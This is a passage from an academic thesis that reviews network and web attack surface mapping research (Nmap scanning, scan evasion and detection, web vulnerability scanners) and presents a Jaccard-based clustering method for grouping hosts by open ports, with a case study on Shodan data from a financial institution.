There are several reasons why service detection is an important step in network attack surface mapping. First, while the Internet Assigned Numbers Authority (IANA) provides a list of port/service pairs indicating which service is typically on each port, many services are configurable to any open port [175]. Second, just knowing the generic service type may not be enough. A quick review of the Metasploit Framework's exploits will show that exploits are generally tailored to a particular type of server. For example, an FTP exploit generally doesn't work against all FTP servers, but only on a particular type [108]. Knowing the version is also important, since once a vulnerability is fixed, the exploit will no longer work. Knowing the version of a service will help the tester choose an exploit, and it will also help the network defender know what needs to be patched or monitored. Information about individual services can be combined to infer the purpose of the device as a whole; analyzing botnets [68] and identifying honeypots [116] are two examples of this.

Most network attack surface mapping tools do not have an inherent service detection capability. Nmap has a robust service detection capability based on probing and matching the responses to those probes with pre-established patterns. These patterns are in a configuration file called `nmap-service-probes`. Nmap first tries the "Null" probe by connecting to the port and waiting for a response. If no matching response is received, Nmap then sends probes appropriate for the port and protocol in

question based on the extensive information in the configuration file. Through regular expression matching, Nmap attempts to determine the software, the version, and sometimes even additional details about the service from the response provided [102].

ZGrab has modules to enumerate about 20 services [3]. Since ZMap and ZGrab are the engines behind Censys, one can log into Censys and view the data collected. Together, ZMap and ZGrab collect data similar to an Nmap scan run with service detection and safe scripts. ZGrab can also be extended with additional modules to detect newer services [159].

Masscan can be configured to conduct "banner grabbing". While primarily designed to scan the Internet for open ports, this banner grabbing feature allows some limited service detection capability for certain common protocols [119].

There are several potentially challenging environments to service and version detection. The unique nature of Tor makes service detection challenging because servers do not always respond reliably and are more likely to disappear for extended periods of time when compared to traditional services [161]. As part of their SDN controller module mentioned above, Manzanares *et al.* [105] implemented service and version detection capabilities so that this feature of Nmap could be executed in an SDN environment.

Internet-wide scanning also presents a challenge. As part of their Censys tool, Durumeric *et al.* [44] included the capability of the ZGrab tool, which allows robust service detection for the subset of services it is capable of scanning. The authors discussed the use of JSON format and describe the challenges associated with collecting and storing such a large amount of data for so many IP addresses. As with its open ports data, Censys presents service information via web interface, API, and Google BigQuery. In addition to host detection, port scanning, OS fingerprinting, Kim *et al.* 's [87] Internet-wide scanning system incorporated service/version detec-

tion, which they compared to ZGrab. However, their system scans the entire range of TCP ports, whereas ZGrab (at time of writing) scanned only 23 protocols.

2.1.7 OS Detection

Operating system is analogous to service detection. Just as service detection attempts to identify the software and version of a single service listening on a particular port, operating system detection attempts to identify the software and version of the operating system behind the host. The reasons for testers wanting to know this information for an operating system are similar as well: an exploit designed to work against a 32-bit Linux system will not necessarily work against a 64-bit Windows system without modification.

Nmap has the ability to detect the operating system of a device it scans by fingerprinting the TCP/IP stack [110]. Nmap has a large database of operating systems and their TCP/IP characteristics. If the proper option is specified at runtime, Nmap will send additional packets to each target, gather protocol metadata from the responses, and attempt a match with its database, reporting the percentage of confidence it has in its selection [68].

Nmap itself incorporates some limited machine learning in its operating system fingerprinting model [155]. For IPv4 tests, a simple scoring system is used where all the fingerprinted operating systems are compared with the scan results. The fingerprint with the highest score (most feature matches) wins. For IPv6, the LibLinear library is used to execute logistic regression to determine the operating system.

There have been several papers published on using machine learning/neural networks to improve operating system detection. Self-organizing neural networks, support vector machines, and the k* classifier are several methods that can be used

to help identify OS type [111, 183, 146, 87]. OS detection lends itself to neural network classification because there are a limited number of operating systems Nmap detects. Nmap's OS detection database has 3,780 unique fingerprints based on responses to consistent probes, whereas the service detection probe list has 11,613 unique entries based on responses to several different possible probes.

In addition to service detection, Nmap's OS detection capabilities can be used to scan and analyze botnets. By determining the operating system of an infected device, it becomes easier to determine if an operating system vulnerability is present that could have contributed to the device's compromise [68]. Nmap can also be used to generate scanning traffic to emulate an IoT botnet to train a neural network. Adding the OS detection causes Nmap to send additional packets, changing the behavior and thus the training of the neural network, resulting in a dataset that combines regular network traffic, IoT traffic, and the simulated attack traffic [91].

2.1.8 Script Scanning

At this point in the process, the tester should have been able to gather information on active hosts, open ports, basic service/version information, and host operating system. In some cases, it may be necessary to gather more information than basic banner grabbing or OS detection can provide. Script scanning is the next step in the process and can help gather that information.

2.1.8.1 Nmap Scripting Engine

Nmap has a powerful scripting engine based on the Lua language [127]. These scripts extend the capabilities of Nmap by allowing data collected by the baseline scanning engine to feed additional analysis and even gather additional information.

The scripting engine provides Nmap users with automation capabilities so they can expand the results of their port scans. For example, scripts can send additional packets to a port after it has been identified as being open to determine the service configuration or other service-related information. For example, a script run against a file-sharing service might provide a list of file shares. A script run against a web service might provide more information about the web site or its server. Choosing the correct command line options so that Nmap runs the scripts appropriate to your situation is an important part of network attack surface mapping with Nmap [139].

Nmap scripts run at one of three different points in the Nmap scan: before the scan, during the script scanning phase, and after the scan. Scripts run before the scan can run checks to make sure the script is executed successfully. Scripts executed during the script scanning phase are designed to gather additional information after ports are open and services have been identified. Post-scan scripts allow for additional processing of data already discovered[102].

NMap's built-in scripts are powerful enough to check for select vulnerabilities in devices like IoT cameras [153]. While there are many Nmap scripts to cover common protocols, sometimes a more specific use case requires a custom script be authored, even if the protocol itself is in common use and has many supporting scripts. By using the Nmap Scripting Engine, researchers are able to build on the framework of Nmap and adapt it to many new tasks. For example, it is possible to turn Nmap into a vulnerability scanner, but this requires writing additional scripts since as delivered NMap can't compare closely to scanners like Nessus and OpenVAS [28]. Writing custom scripts allows Nmap to detect vulnerabilities in Content Management Systems (CMS) like Wordpress and Joomla [11], Industrial Control Systems (ICS), a form of Operational Technology (OT) [187, 180, 142], and even honeypots [177].

2.1.9 Firewall/IDS Evasion and Spoofing

Since port scanning and service detection could be a precursor to illicit activity, it's in the best interest of most organizations to detect it and, if necessary, block it. Unfortunately, such defensive measures can impede legitimate testers as well, making port scan results invalid and effectively hiding potential test targets from view. Nmap has a variety of options designed to evade firewalls and Intrusion Detection/Prevention Systems. While these techniques have varying and limited success depending on the target's firewall configuration, they might help to hide scans or conceal their origin [102].

2.1.9.1 Evading Detection

There are several methods that Nmap users can use to evade firewalls and other detection/prevention mechanisms. These include tweaking the TTL value, MTU value, or checksum values; encoding the packet; tampering with packet headers; or changing the timing of the scan so as to lower suspicion. Since firewalls are also designed to let valid traffic through, it follows that it might be possible to configure a port scanning tool to send traffic close enough to legitimate traffic such that it can evade detection and/or blocking. Here, success or failure ultimately depends on the configuration of the firewall and IPS on the target system [97].

One method used to evade detection is distributing the port scan between several different computers. A system designed to identify scanning activity coming from one IP address might miss the activity in the interest of false positive reduction. This can be partially countered with distributed sensors that cross-communicate to correlate scanning activity [115, 37]. Tools like z-scan alternate scanning traffic with connection attempts to known-active hosts, thus reducing the likelihood that Positive

Reward detection methods like Threshold Random Walk (TRW) will detect the scanning activity. The alternating-connections method has been shown effective against TRW but less effective against a hybrid detection method. By playing both sides against each other, it is possible to develop and improve both a successful evasive scan technique and a successful detection method for evasive scans [80].

Manzanares *et al.* [105] implemented a firewall detection and evasion capability in their SDN module, which emulated many Nmap functions optimized for an SDN environment. The authors determined it may be possible to detect some firewalls by using ACK packets to scan instead of the traditional SYN packets. In addition, if a firewall is only blocking ICMP packets and ports 80 and 443, it is possible to still scan the host with Nmap by skipping the host discovery step.

Barbour *et al.* [16] developed a novel method to evade detection by IDS like Zeek and Snort. Since one method of detection is to identify an unusually high number of failed connection attempts, the authors spoofed a connection request to the local switch after each port was scanned. This was successful in evading detection by Zeek even up to one million packets per second. This technique is limited in that it can only operate when scanning within the local network.

2.1.9.2 Detecting Port Scans

Because of the unique signatures presented by Nmap and other tools discussed earlier, it is feasible to configure an IPS to recognize the order, frequency, and types of packets and render an effective detection decision. For example, Nmap's Host Discovery scan uses a known pattern that is easily detectable. Also, while a horizontal scan may be less obvious, a vertical scan targeting a single organization will show a large number of SYN requests in a short period of time—another detectable pattern [188, 26, 27].

Neural networks are another way to detect port scans. These can be trained using existing tools and, when fed the appropriate variables representing data collected by a system during a potential scan, they can classify network activity as a scan when appropriate. There are many works that seek to improve detection with neural networks, but most of them use the same approach of training a network using existing network traffic with known intrusions that have been labeled so the network can learn to differentiate them from traditional traffic. In these cases, false positive measurements are important to ensure that valid traffic is not mislabeled (and possibly blocked) as an attack. [129, 88, 38, 7].

Zitta *et al.* [188] analyzed the Suricata IDS tool as run on a Raspberry Pi to demonstrate its capability in a low-performance environment representative of an IoT network. By using Nmap and other tools, the authors were able to demonstrate which attacks were detected by Suricata, describe why certain attacks were missed, and explain how to configure the software to detect and/or block the attacks. In particular, Suricata could detect Nmap scans even in the sneaky and paranoid modes, but it couldn't detect XMas scans or ICMP flood attacks unless a rule was added (which the authors provided). Liao *et al.* [97] developed IDS rules capable of detecting Nmap more effectively. They found that typical detection of Nmap scans falls off sharply when Nmap's evasion features are used, but that their new rules can still detect Nmap scans at 91.7% accuracy, even with evasion enabled. They tested their rules on Suricata, and their comparisons were made against Suricata's standard rule set.

Mazel *et al.* [109] presented a study of fifteen years of network traffic in an effort to understand Internet-wide scanning. This wide scope of data gave them the ability to provide useful insights into the intent and behavior of the actors behind the scanners. For example, they noted that about a third of scanners targeted the

same systems repeatedly, possibly indicating their intent was for monitoring a specific target rather than conducting general Internet-wide research.

Panchev *et al.* [129] discussed the use of neural networks and machine learning to detect port scan activity. Their activity focused on mobile devices, and the neural network was trained using patterns of attack traffic. The authors transferred the network to an Android tablet for use in detecting port scans. Based on the hardware used (Nexus 7), it is unlikely the network continued to learn once transferred. It would be interesting to see what could be accomplished with newer tablets and phones with processors optimized for machine learning. Kim *et al.* [88] also used neural networks for attack detection. They trained their model using the KDD Cup 99 dataset—they used 10% of the dataset to train and the entire dataset to test, resulting in an accuracy rate of about 99%. One limitation of this work is the age of the data. Even at publication time in 2017, this data was over 15 years old, and many new targets and attack techniques are now on the Internet. However, many attack methods were studied that are still relevant today, including Nmap scans, port sweeps, password guessing, buffer overflows, and more. Similarly, Dias *et al.* [38] used the KDD Cup 99 dataset and an Artificial Neural Network (ANN) to drive an IDS. Their key point was that signature-based IDS could fall quickly out of date, and an ANN-based system could adapt to novel attacks. Their average detection rate was 99.9%. Like Kim *et al.* , this work used data from 1999, which means it would not have been trained on newer attack techniques. Almiani *et al.* [7] used a Deep recurrent neural network to support an IDS. They used the NSL-KDD dataset to demonstrate their model, which consisted of a traffic processing engine and a Recurrent ANN classification engine. Their focus was on IoT DoS attacks, and they showed their model to be highly sensitive to those. They used two neural networks: an outer one to primary catch DoS attacks, and an inner one trained to catch attacks the first network missed.

Like the papers mentioned above, this data set is from 1999.

De Santis *et al.* [36] used data clustering and related techniques to determine which scanner was conducting the scans. They noted characteristics like the horizontal, single-port nature of ZMap and Censys scans as compared to the more intense scans from Shodan. Lee *et al.* [96] detected abnormal patterns in TCP traffic to determine whether or not a system is being scanned by Shodan or Censys. They looked at both timing and behavior to make a determination. While this appeared to be similar to functions offered by a traditional stateful firewall, they also allowed nodes to share their data, which facilitated detection of horizontal scanning. The test bed used was small when compared to the Internet, and it was not immediately clear how detection performance would be affected by the IP randomization used by Censys.

Cejka and Svepes [26] developed a detection algorithm based on the characteristics unique to Nmap scans. Their technique focused on SYN scans and flags an excessively high number of ports scanned from a particular IP address. This would not be as effective against distributed scans; also, the research focused on vertical scans, so its performance against Internet-wide scanning tools like masscan and ZMap are unknown. Marnerides and Mauthe [107] provided a detailed analysis of scan traffic from the Mariposa and Zeus botnets for the purposes of aiding network operators in early identification of this traffic. They contrasted the traffic generated by these botnets with that of NMap and showed that it could be profiled and thus detected. Nmap scanning used random source/destination ports, whereas Mariposa allowed both horizontal and vertical scans, and Zeus conducted horizontal scans focusing on a single port.

Koch and Bestavros [90] combined port knocking with Domain Name Service (DNS) functions to create a new way for systems to hide from port scanners, partic-

ularly horizontal scanners scanning the entire Internet for one port. Their solution required the person attempting access prove they know the identity of the system they are attempting to access. If proof was not given, the packet was dropped so the server appeared to not exist. It appeared the proof could be obtained by knowing the domain name, so this technique may not prevent a determined intruder from scanning or accessing the protected ports.

2.1.9.3 Blocking Port Scans

A firewall is commonly used to block port scans. Firewalls can be configured to block packets from a certain combination of IP addresses and ports and/or to a certain combination of IP addresses and ports. This provides great flexibility and allows for surgical blocks. In addition firewalls can be configured to drop packets entirely (with no response), respond as if the port is closed, or provide a more customized response as required [58].

The inherent designed of Software-Defined Networks (SDN) provide additional opportunities for efficient port scan detection and blocking. When applied in an Intrusion Prevention System (IPS), SDNs allow for blocking of port scans simply by discarding the flows associated with the scans [122]. In Openflow, detecting high thresholds of flows and then blocking those flows under the assertion that they are an active attack is also effective [122]. Artificial intelligence can be used to improve both offense against and improving the capabilities of an SDN IDS, using genetic algorithms to evaluate and improve both sides. Putting real nodes inside of artificial subnets is effective, but small-batch scans can bypass those attempts to trick scanners [84].

For cloud computing, Mohamed *et al.* [115] detailed an IPS/IDS system, specifically focusing on Infrastructure-as-a-Service (IaaS). One concern they planned to address was the possibility for attacks to occur from inside the cloud environment,

bypassing any externally-placed firewalls. Their solution could generate new signatures and also used multi-point detection to reduce false positives. The work did not present any testing results, so it is not apparent how well this concept would perform in an actual cloud environment. Deshpande *et al.* [37] developed and tested an IPS configuration using SNORT in a private cloud environment, but their testing was limited to preventing port scanning and flooding attacks.

Zhang *et al.* [186] created ONIS, an alternative to the stealthy idle scan. In their work they described how advances in the Linux kernel that added randomness to IP Identifiers (IPIDs) had made idle scans impractical, and they demonstrated the success of their method in conducting comparably accurate scans while maintaining stealth.

2.2 Web Attack Surface Mapping

2.2.1 WAVS and Vulnerability Detection

A WAVS takes attack surface mapping to a deeper level than network scanners. WAVS focus on the application component of a network service hosting a web application. Contrast this to network scanners, which focus on lower-level network connections—although some scanners including scripts to probe the application-level connections as well.

The consensus among the literature reviewed was that WAVS consist of three components: 1) a crawler, which identifies the attack surface of the web site; 2) an attacker component, which sends traffic to the web site in hopes of inducing a response; and 3) an evaluation component, which evaluates the responses and determines if a vulnerability exists. The ideal WAVS excels at all three areas. If the attack surface

is not discovered by the first component, it will never be evaluated by the other two. Likewise if the correct attack is not simulated, the result will never reveal the vulnerability. If the evaluation component fails to correctly identify that a response means a successful attack, then the vulnerability, despite being successfully exploited, will remain undiscovered [164].

Evaluating WAVS was a common theme of several papers. Most papers evaluated multiple WAVS, providing an assessment of how well they identified all the vulnerabilities without going into detail regarding how each component performed [137, 74, 41, 18, 86, 8, 164]. Some papers described the creation of custom application designed to test WAVS [41, 166]. The types of tests performed varied widely, with OWASP Top 10 being the most prevalent [74, 137, 5].

We identified two relevant survey papers. Seng *et al.* [152] conducted a survey of web application security scanner evaluations covering 46 scanners and 55 unique vulnerability types. They noted that "low test coverage" was a potential weakness of such scanners, a reference to some scanners' inability to identify the full web attack surface. The authors found 42 metrics used by other papers to evaluate scanners; the metrics most relevant to attack surface were number of URLs, number of web pages visited, code coverage, test coverage, number of links, surface coverage, reachability scores, number of forms retrieved, number of injection points, and number of attack vectors. The authors concluded that the papers they had reviewed had inconsistent metrics and left a gap for future research to fill. Alazmi *et al.* [5] surveyed research papers evaluating WAVS, making the observation that most papers only evaluated WAVS effectiveness against SQLi and XSS, just two of the OWASP Top 10. However, the remaining eight OWASP Top 10 vulnerabilities generally do not lend themselves to WAVS testing. For example, "security misconfiguration" is too vague and broad to ensure consistent testing across multiple WAVS. Therefore, while it is feasible to

follow the authors' recommendations to have a consistent, full evaluation of WAVS, such an evaluation would inevitably conclude that no WAVS effectively evaluates all OWASP Top 10 vulnerabilities, simply because those vulnerabilities cannot feasibly be fully evaluated without requiring a significant amount of manual evaluations, and in some cases, manual fuzzing as well.

Training WAVS to improve effectiveness was a common theme among several papers, but how each author accomplished this varied widely. Zhang *et al.* focused on a single web page and the forms inside of it with the goal of improving the test cases sent to the application [184] . Esposito *et al.* built a tool to improve any WAVS called JARVIS, designed to sit between a WAVS and its test application providing "seed" URLs to improve the coverage of the scanner [48]. Doupé *et al.* developed a state-aware scanner, since state confusion causes WAVS to malfunction, thinking they are testing a site as a logged-in user when in fact they are not [40].

2.2.2 Manual Testing

Several papers presented improvements to reconnaissance for manual testers. Different from WAVS, manual testers interact directly with the target in an attempt to reach areas of the attack surface or attempt techniques that WAVS will not. Several frameworks exist that assist with this, in particular Maltego and recon-ng. Recon-ng has a Metasploit-style user interface and allows for the creation, community sharing, and usage of plugins that interface with online tools and other resources to obtain data about a target. The framework provides a database in which to store data returned from requests [29].

Reconnaissance for manual testing can be active or passive. Active reconnaissance is considered to be any direct action that touches the target over the network,

like a port scan or visiting the sites. Passive reconnaissance is asking other sites like Google, Shodan, Censys, or crt.sh, for information about the site. In passive reconnaissance, it is not necessary to directly touch the target over the network. Tools like JSoup perform passive reconnaissance, but also go active when they scrape the DOM of the website, since this requires contacting the website to collect the DOM [143]. Tools like Recon Hub, W3-Scrape, and the Saraswathi *et al.* framework perform active reconnaissance and some vulnerability scanning as well. Actively scanning for vulnerabilities should only be done with permission from the site owner, since in order to detect a vulnerability, the WAVS needs to attempt to exploit it, even if only by sending a simple test case that returns an expected response. Doing this may be in violation of the law—even if the tester thinks they have permission, consulting legal counsel would be wise [167, 81, 145]

2.2.3 Content Extraction

Assessing the attack surface of a web application using page elements necessitates parsing and interpreting those page elements. There are many works that address this topic for a variety of reasons not necessarily directly related to attack surface mapping for security, but still interesting and useful. This area is closely related to content extraction, sometimes called "web scraping" or "web mining". Literature shows there are three main types of web mining: web content mining, web structure mining, and web usage mining [20]. Web content mining seeks to extract information from web pages–this is the most expected definition of web mining. Web structure mining involves analyzing how web pages are connected via the structure of their hyperlinks. Web usage mining analyzes server access logs to find patterns in how web sites are being used [99]. Web content mining was most relevant to the

research in this study.

One technique for content mining was the creation of a DOM tree by parsing HTML tags as an outline. Creating a DOM tree allows for better parsing and analysis of the content of the web page, and it leaves open the possibility of recreating the HTML later. It also helps to categorize and align similar information as seen on a page. There are several motivations for web content mining, including extracting "useful" and "relevant" content [66, 79] or using text density to identify relevant areas to re-render pages on mobile devices [163]. Aside from the more traditional tag parsing, other techniques like mimicry (using predetermined data location), weight measurement (determining main text from weight of words), differential (assuming main content is the difference between pages on the same site), and machine learning (training an algorithm to detect content) can be used to locate and extract information [39]. Even newer works in this field didn't account for modern web sites dynamically generated with JavaScript [173]. Of special interest and relevance to this work are the use of Jaccard similarity [4] and edit distance [182, 140] to help identify and retrieve interesting content across multiple pages. A survey by Pol *et al.* [132] described issues with and techniques to accomplish content extraction. They classified data on the web as either structured, unstructured, or semi-structured, also describing different methods for extracting each type of data, to include the use of crawlers, parsers, and schema knowledge mining.

2.2.4 Attack Surface Metrics

Attack surface metrics can serve many purposes, to include measuring to evaluate or improve security, determine maintainability, identify potential testability issues, or otherwise determine level of effort for a task that depends on the size or

complexity of the attack surface. Some attack surface measures allow the number of confirmed vulnerabilities to impact the metrics [63], while others consider functional features like the number of roles, static vs. active content, and how many domains are in use [70]. Maintainability of a site could be measured by such characteristics as complexity of forms, links to other pages, and technology used in the site [60]. Likewise, testability can be evaluated by measuring the use of JavaScript or web technologies like Flash and AJAX; placement of items outside the visible page due to the use of CSS; counts of elements, including "difficult" elements; human workflow interruptions; and server response timing and stability [25]. Measuring quality can be accomplished by counting factors like how many broken links and orphan pages a site has, ans well as how accessible a site is in terms of colors, consistency of main controls, quick access features, etc [123]. These papers outline useful metrics, both for security and non-security purposes; however most papers looked at sites individually, not as a group, and we conclude from them that numbers alone cannot provide a true picture of the attack surface from a security perspective.

2.2.5 Clustering of Web Attack Surfaces

The current research around clustering web pages is aimed more toward data collection and analysis rather than preparation of an attack surface for security testing or other forms of security evaluation. However, the basic techniques are similar. After all, reconnaissance in this instance is merely a specialized form of data gathering. As such, these papers that describe clustering web pages based on structure and content hold value that can influence attack surface mapping as well.

Clustering can be used to identify structures of web pages, using cross-links and the structure of the HTML Document Object Model (DOM) as inputs to a cus-

tomized hierarchical clustering algorithm [98]. Combining structural and stylistic similarity measures can help classify the pages of a site for multiple functions, including categorization and extraction of data, as Gowda *et al.* did when they used agglomerative hierarchical clustering with the hope of reducing outlier impact on their results. Trial and error helped them identify the best parameters to create the most useful clusters [64].

Clustering can help researchers and security professionals identify phishing sites, as Feng *et al.* did, using Doc2Vec to convert the DOM into vectors, determined the distance between those vectors, and used those distances in a hierarchical clustering algorithm. They used unsupervised learning because they believe it aligned more closely with how humans think [54].

Information retrieval is another reason to cluster web pages. Structural similarity can be used to identify the data to extract and cluster. Crescenzi *et al.* spidered websites using this method and measured F-measure, entropy, and purity to evaluate their algorithm [33]. Yi-Ouyang *et al.* also clustered sites for information retrieval but focused on E-Commerce sites and their specific challenges with respect to information extraction. They collected additional metrics, including Partition Coefficient, Classification Entropy, Partition Index, Separation Index, and Xie and Ben's Index. They found a custom algorithm outpeformed more traditional algorithms like k-means and k-medoid [179].

2.3 Conclusions from Literature Review

We conducted this literature review in two parts to support two main research areas: network attack surface mapping and web attack surface mapping. The first part found most research focused on the functions of network attack surface mapping,

identifying how new tools were created or common tools were used in unique ways to gather the data needed to perform each particular function. The second part discussed WAVS, contrasting them with manual techniques, while also surveying content extraction and metrics for ideas to assist with research and also reviewing clustering to verify that current research was focused on information retrieval, not attack surface mapping to assist manual security testing.

From this review we concluded a gap existed, not in probing networks to gather information or in executing automated test cases, but in analyzing and processing the information in a way useful to manual offensive security testers. Our research in subsequent chapters fills this gap, introducing a new way for manual testers to view any attack surface and a new way to use unsupervised machine learning to provided assistance to the offensive security tester.

Chapter 3

Network Attack Surface Mapping

3.1 Host-Based Network Attack Surface Mapping

The work presented in this section was published in IEEE Secure Development (IEEE SecDev) 2020.

When gathering data for this research, we found that the network attack surface for a target network can have hundreds or thousands of hosts, with thousands or tens of thousands of ports. Whether protecting this attack surface as a blue team or testing it as a pen test team or red team, you must understand the surface first. The typical listing of ports and services, no matter how well organized, doesn't scale to large networks, so the information is clustered in a way that is most useful to network attackers and defenders alike.

In this study we group similar hosts together in such a way that security teams can more easily understand the attack surface of an organization. The overall process was as follows:

- Computing similarity between hosts

- Agglomerative hierarchical clustering of hosts based on similarity
- Measuring attack surface complexity

3.1.1 Computing Similarity

Clusters are created based on host similarity. Since port status (open or closed) is the basic information returned by a default Nmap scan, TCP port statuses are used to define similarity. With 65,535 possible TCP ports being in a status of open or closed, a Boolean vector is most appropriate. Two vectors are created based on this information, each having values of True for port open and False for port closed. The first, known as the unique-ports vector, has m dimensions, where m is the number of unique open ports across the entire organization. Dimensionality becomes a problem, so a second n-dimensional vector (the frequent-ports vector) is created, where n is the number of unique open ports across an organization that exists on 1% of hosts. This concept is inspired by frequent pattern analysis, but rather than using a traditional algorithm like FP-Growth (which provides frequent patterns of all lengths that meet minimum support) [67], a custom test of support is created, designed to only return single-item patterns. This proves more efficient for very low levels of support and highly-dimensional unique-ports vectors.

Jaccard similarity is ideal because of its appropriateness with binary data [67]. In order to improve inclusivity of clusters, the similarity calculation is computed one of two ways. If a host has at least one port open from the smaller frequent-ports vector, then that vector is used for the similarity calculation. This ensures that an open port occurring rarely in the organization's network does not prevent a host from being clustered. However if neither host in the pair being compared has any frequent ports open, then the larger unique-ports vector is used instead to ensure a better

chance of clustering these outlier hosts. The similarity between each possible pair of n hosts is calculated, requiring n^2 similarity calculations, each resulting in a score between 0 and 1 inclusive, with 1 indicating perfect similarity and 0 indicating no open ports in common.

3.1.2 Agglomerative Hierarchical Clustering of Hosts

Before clustering the hosts, the similarity coefficients are sorted in descending order, with the most similar host pairs (coefficient closest to 1) on top. Our algorithm uses an agglomerative hierarchical clustering method, iterating all host pairs above an arbitrarily-chosen similarity coefficient in order from most similar to least similar. If the similarity score for a host pair is greater than a chosen minimum similarity coefficient, the pair is chosen to be clustered together. If one of the hosts in the chosen pair is already clustered, the other host is added to that cluster; otherwise a new cluster is created with both hosts. Any host that is not in a cluster after the iteration is identified as an outlier.

One adverse effect of the reduced-dimensionality approach is a reduction in homogeneity of the clusters, so the concept of an "intra-cluster outlier" is created. After clusters and traditional outliers are identified, the clusters are further processed to identify the "cluster mode", or the port pattern that exactly matches most hosts in the cluster. All hosts not exactly matching the cluster mode are marked as intra-cluster outliers. If the cluster is not clearly unimodal, then all hosts in the cluster are marked as intra-cluster outliers. These unique hosts are similar enough to be clustered, but if they are not somehow separated within the cluster, their uniqueness would mean uniform test cases applied to the cluster could miss a potential vulnerability.

Algorithm parameters (such as the 1% support value or the 0.90 minimum similarity coefficient) are chosen based on making clusters most useful, a purely qualitative analysis of cluster quality. Modifying these parameters adds an interactive component to the algorithm. For example, raising the minimum similarity coefficient results in more homogeneous clusters; lowering it reduces the number of outliers. Tweaks to other parts of the algorithm would be easy to accomplish, largely depending on the tester's tolerance for outliers, desired cluster size/number, and preference toward cluster homogeneity. Customizing the algorithm in this way allows a red team or blue team to customize the size and content of groups of hosts, and these groups can be assigned out to team members for action. This grouping for delegation is what makes clustering more beneficial than a simple list of systems prioritized by commonly-found ports. The final agglomerative hierarchical clustering process is outlined in Algorithm 1.

3.1.3 Measuring the Attack Surface Complexity

Once the clusters are identified, it becomes possible to measure the attack surface. Attack surface clusterability is a measure of the percentage of systems that could be grouped into a cluster, including intra-cluster outliers. This is computed by dividing the number of hosts in clusters by the total number of hosts. A highly-clusterable attack surface lends itself to easier initial analysis.

We developed a different but similar measurement called attack surface complexity. This is calculated using Equation 3.1 below.

$$\sum_{i=1}^{n} [\log_{10}(M_i) + 1] + \frac{j}{2} + k \tag{3.1}$$

where n is the number of clusters, M is the set of lengths of all clusters, j is

Algorithm 1: Split-Similarity Agglomerative Hierarchical Clustering of Hosts with Quasi-Outlier Breakout

Let $minSimilarity == 0.90$, $support == 1.0$;
Input: Set of k hosts H in an organization and their sets of open TCP ports $\{P_1, P_2, \cdots, P_k\}$
Output: List of clusters, and outliers
Let U' be the set of unique values $\in [P_1 \cup P_2, \cdots, P_k]$;
Let F' be the set of ports in U that appear in at least $support\%$ of the elements in P;
for $H_i \in H$ **do**
    Let U_i be a Boolean vector of size $|U'|$ with each value being True if the corresponding port from U' is open and False if not;
    Let F_i be a Boolean vector of size $|F'|$ with each value being True if the corresponding port from F' is open and False if not;
end
for $[A, B] \in H_m \times H_n$ **do**
    if $F_A \cup F_B \neq \emptyset$ **then**
        $simValue == Jaccard(F_A, F_B)$
    else
        $simValue == Jaccard(U_A, U_B)$
    if $J(A, B) >= minSimilarity$ **then**
        $J(A, B) == simValue$
    end
end
Sort J in descending order of value;
for $[A, B] \in J$ **do**
    if *A is clustered and B is not* **then**
        Add B to A's cluster
    else if *B is clustered and A is not* **then**
        Add A to B's cluster
    else
        Create a new cluster with A and B
end
for *each cluster* **do**
    if *unimodal cluster mode exists* **then**
        Designate each host != cluster mode as an intra-cluster outlier
    else
        Designate all hosts in that cluster as intra-cluster outliers.
end

the total number of intra-cluster outliers, and k is the number of outliers. The intent of this measurement is to quantify the level of effort it would take a security team to test or defend the attack surface in question, given that similar techniques can be repeated for similar services.

3.1.4 The Data set

The data set for our analysis contains open ports and host IP addresses for various organizations. Rather than conducting port scans against multiple organizations, the search engine Shodan was used instead. A wide variety of organizations were chosen across multiple industries to ensure the clustering process would work on a variety of network sizes and types. A summary of the data set is shown in Table 3.1.

Organization	**Host Count**	**Port Count**
College	747	3,459
Professional	433	456
Tourism	929	1,605
Social Networking	256	423
Travel	305	354
Retail	1,375	1,741
Hospital System	785	1,265
Financial	1,584	1,957
Hospitality	224	327
Resort	288	494
Government	692	1,027
Food	39	49
Healthcare	5,289	9,337
Total	12,946	22,494

Table 3.1: Data Set Summary

The data set used for this research included IP addresses, ports, banner information, timestamp of when collected, hostnames, country, city, operating system,

and the organization. However only IP addresses, ports, and organizations were used in the analysis. The Healthcare network for example, with 5,289 externally facing IP addresses exposing 9,337 ports, could ideally be compressed so that testers can focus on large clusters of similar systems as a single group while also focusing on outliers that might require more unique test techniques.

3.1.5 Case Study: The Financial Institution

Thirteen different organizations were evaluated using these algorithms. The data used for the example below is the complete set of data from the Financial Institution organization. The Financial Institution has 14 unique ports, and the unique-ports vector is: `[80, 443, 53, 21, 22, 8000, 25, 8443, 500, 8008, 8010, 8019, 8023, 5060]`.

The algorithm identified the frequent-ports vector as `[80, 443, 53, 21]`. This is confirmed by the FP-Growth algorithm as shown in Table 3.2.

Port Pattern	Count
443	1,057
80	743
80, 443	365
53	82
21	36

Table 3.2: Frequent Patterns for the Financial Institution

Table 3.3 shows representative samples from the Jaccard calculations. All of the hosts in the samples had frequent ports, so the Jaccard value was calculated from the frequent-ports vector. Since there were only four frequent ports for this organization, clustered systems most likely have identical port configurations. This is because the only possible Jaccard calculation above the threshold of 0.90 for four-dimensional vectors is 1.0, indicating a perfect match. The exception to this is for

those systems with no frequent ports open, since the similarity algorithm falls back to a Jaccard computation based on the larger unique-ports vectors.

Host Ports	Cross-Host Ports	Jaccard
[443]	[443]	1.0
[80, 443]	[443]	0.5
[443]	[443]	1.0
[21]	[443]	0.0
[80]	[80, 443]	0.5

Table 3.3: Samples of Jaccard coefficient calculations

Table 3.4 shows the clusters, outliers, and intra-cluster outliers computed from the Financial Institution data. This data shows the fallback classification by the larger unique-ports vectors at work in the clusters made from ports 22, 25, 8443, and 500. These clusters contain hosts with no ports in the frequent-ports vector. Note that the cluster algorithm is identical in all cases. However, earlier when the Jaccard similarity was calculated, the similarity algorithm used the larger vector for those hosts. As such, the clustering algorithm was provided additional information and could successfully cluster these systems which, while arguably outliers to the network as a whole, are still similar enough to warrant being grouped together.

The figure also demonstrates the post-processing that identifies intra-cluster outliers. Note that there are 690 servers with only port 443 open, and 2 servers with only port 443 open but also 8000 open. A red team would be wise to closely examine port 8000 on those two servers to determine if an unexpected web interface is open. A blue team would be wise to review the configuration of that server and the firewall to ensure that port was intentionally left open. Likewise with the port 21 cluster and its 2 cluster outliers that add port 22. Are these two servers just Secure FTP (SFTP) servers? Or is this an exposed Secure Shell (SSH) interface that could grant a network foothold?

Cluster Size	Ports	Intra-Cluster Outliers
365	[80, 443]	
690	[443]	[443,8000], [443,8000]
378	[80]	
82	[53]	
34	[21]	[21,22], [21,22]
